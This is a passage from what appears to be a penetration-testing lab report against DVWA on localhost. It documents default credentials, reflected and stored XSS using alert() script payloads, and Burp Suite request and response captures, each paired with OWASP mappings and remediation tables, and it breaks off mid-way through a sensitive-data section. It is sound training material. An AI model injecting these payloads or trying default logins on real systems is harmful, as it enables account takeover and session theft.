Vulnerability	OWASP Category
Default credentials (admin:password)	A07:2021 – Identification and Authentication Failures
No brute-force protection (no CAPTCHA/lockout)	A07:2021 – Identification and Authentication Failures
No MFA or delay between attempts	A07:2021 – Identification and Authentication Failures

Exploit Impact

- Unauthenticated attackers can log in using common or default passwords
- No brute-force protection allows attackers to try thousands of combinations with automation
- Credential stuffing becomes feasible if reused credentials exist
- Lack of 2FA or rate-limiting increases the risk of account takeover
- Successful login can lead to privilege escalation, session hijacking, or data exposure if further vulnerabilities exist

Remediation

Problem	Recommended Fixes
Use of default/weak credentials	Enforce strong password policies (min length, complexity rules)
Brute-force login allowed	Implement account lockout, rate limiting, or CAPTCHA
No MFA	Require multi-factor authentication for all accounts
No login attempt tracking	Log failed attempts and alert on suspicious activity
Predictable session/token reuse	Rotate session tokens on login/logout, invalidate on logout
No user enumeration protection	Ensure login failure messages are generic (e.g., "Invalid credentials")

Vulnerability #3: Cross-Site Scripting (XSS)

Description

Cross-Site Scripting allows an attacker to inject client-side scripts into web pages, affecting other users.

Affected Modules

- vulnerabilities/xss_r/ (Reflected)
- vulnerabilities/xss_s/ (Stored)

Proof of Concept:


1. Reflected XSS in DVWA

Location:

XSS (Reflected) from the left sidebar
URL: http://127.0.0.1/dvwa/vulnerabilities/xss_r/

In the input field, type:

`<script>alert('XSS')</script>`




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? <script>alert('XSS')</script>

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.cgisecurity.com/xss-faq.html
- https://www.scriptalert1.com/

Output 1:




Explanation:

The alert box, containing the message "XSS", confirms that the injected script has successfully executed within the context of the web page. This is the primary visual confirmation of the XSS vulnerability.

2. Stored XSS in DVWA

Location:

XSS (Stored) from the left sidebar
URL: http://127.0.0.1/dvwa/vulnerabilities/xss_s/



Vulnerability: Stored Cross Site Scripting (XSS)

Name * test


Message * <script>alert('Hacked')</script>

Name: test
Message: This is a test comment.

More Information

- https://owasp.org/www-community/attacks/xss
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.cgisecurity.com/xss-faq.html
- https://www.scriptalert1.com/

Output:



Vulnerability: Stored Cross Site Scripting (XSS)

Name * test

Message * <script>alert('Hacked')</script>

Name: test
Message: This is a test comment.

127.0.0.1

Hacked

Explanation:


The alert appearing *after* submitting and then viewing the content page confirms that the script you previously entered into the "Message" field was saved (stored) in the application's database. When you (or any other user) visited this page, the server retrieved the malicious script from its storage and embedded it into the HTML, which your browser then executed.

Vulnerability Type: Stored Cross-Site Scripting (XSS)

- Why: The malicious script is permanently stored on the web server (usually in a database) and executed whenever any user accesses the affected page. This is more persistent and potentially more damaging than Reflected XSS.

3. XSS Testing with Burp Suite

Enable Proxy Intercept in Burp
Go to Reflected XSS page
Enter any value (e.g., test) and submit




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? test

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.cgisecurity.com/xss-faq.html
- https://www.scriptalert1.com/

Burp captures the request


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.5.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer
Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to http://127.0.0.1:80
Open browser
Request
Pretty Raw Hex


```
Time       Type Direction  Method URL                                               Status code
16:44:3... H... → Request  GET    http://127.0.0.1/dvwa/vulnerabilities/xss_r/?name=test
```

```
GET /dvwa/vulnerabilities/xss_r/?name=test HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/dvwa/vulnerabilities/xss_r/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=fdf9bd2ef01e4990ac03674b56854a68; security=low
Connection: keep-alive
```

Send request to Repeater

Replace name field with payload:

name=<script>alert('Burp')</script>


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.5.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer
Extensions Learn
1 2 3 ×
Send Cancel
Target: http://127.0.0.1
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex
Inspector
Notes
Custom actions


```
GET /dvwa/vulnerabilities/xss_r/?name=<script>alert('Burp')</script> HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/137.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/dvwa/vulnerabilities/xss_r/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=fdf9bd2ef01e4990ac03674b56854a68; security=low
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Date: Thu, 03 Jul 2025 11:15:45
GMT
Server: Apache/2.4.63 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00
 GMT
Cache-Control: no-cache,
must-revalidate
Pragma: no-cache
X-XSS-Protection: 0
Vary: Accept-Encoding
Content-Length: 4762
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type:
text/html;charset=utf-8

<!DOCTYPE html>

<html lang="en-GB">

      <head>
```

Explanation:

The response shows HTTP/1.1 200 OK. Crucially, if you look at the Render tab (or the HTML content directly), you would see the injected <script>alert('Burp')</script> tags inserted directly into the page's HTML without being encoded or stripped. This means the server did not properly neutralize the potentially malicious input.

Output:


Vulnerability: Reflected C
127.0.0.1/dvwa/vulnerabilities/xss_r/?name=<script>alert%28%27Burp%27%29<%2Fsc...
OK

127.0.0.1 says
Burp

Explanation:

This is the direct visual proof of the exploit. A JavaScript alert box has popped up, titled "127.0.0.1 says" and containing the message "Burp". This alert is a direct result of your browser parsing the HTML returned by the server and executing the injected <script>alert('Burp')</script> JavaScript.

Vulnerability Type: Reflected Cross-Site Scripting (XSS)

Why: The application directly embeds unsanitized user input from the URL into the HTML response. This allows an attacker to inject and execute malicious client-side scripts in a victim's browser if they click a specially crafted link.

OWASP Mapping

Vulnerability	**OWASP Category**
Reflected XSS	A03:2021 – Injection
Stored XSS	A03:2021 – Injection
Burp Repeater Reflected XSS	A03:2021 – Injection

OWASP moved XSS under A03:2021 – Injection, as it stems from untrusted input being embedded into web pages.

Exploit Impact

- Session Hijacking: Malicious scripts can steal cookies and session tokens
- Credential Theft: Fake login forms or keystroke logging
- Persistent Exploits: Stored XSS can attack every user visiting the page
- Phishing & Redirection: Scripts can redirect users to malicious domains
- Defacement or DoS: Can modify DOM, deface UI, or create infinite pop-ups

Remediation Strategies

Weakness	Recommended Fix
No input sanitization	Sanitize all inputs with server-side validation
Direct script injection allowed	Use context-aware output encoding (HTML encode, JS encode, etc.)
Stored payloads in DB	Sanitize inputs before saving, encode output before rendering
No CSP headers	Implement Content Security Policy (CSP) to limit executable scripts
Script tags not filtered	Use security libraries (e.g., OWASP Java Encoder, DOMPurify in JS apps)
Lack of XSS protection in response	Set HTTP headers like X-XSS-Protection: 1; mode=block

Vulnerability #4: Sensitive Data Exposure

Description

Sensitive Data Exposure occurs when applications fail to protect sensitive information such as login credentials and session tokens.

Affected Module

- Login request via Burp intercept (POST /login.php)

Proof of Concept

Manual + Burp Suite:

1. Go to DVWA login page: http://127.0.0.1/dvwa/login.php
2. Open Burp Suite → Proxy > Intercept ON
3. Enter credentials:


Username: admin

Password: password

Click Login

Burp will intercept the request.

Output:


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.5.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer
Extensions Learn
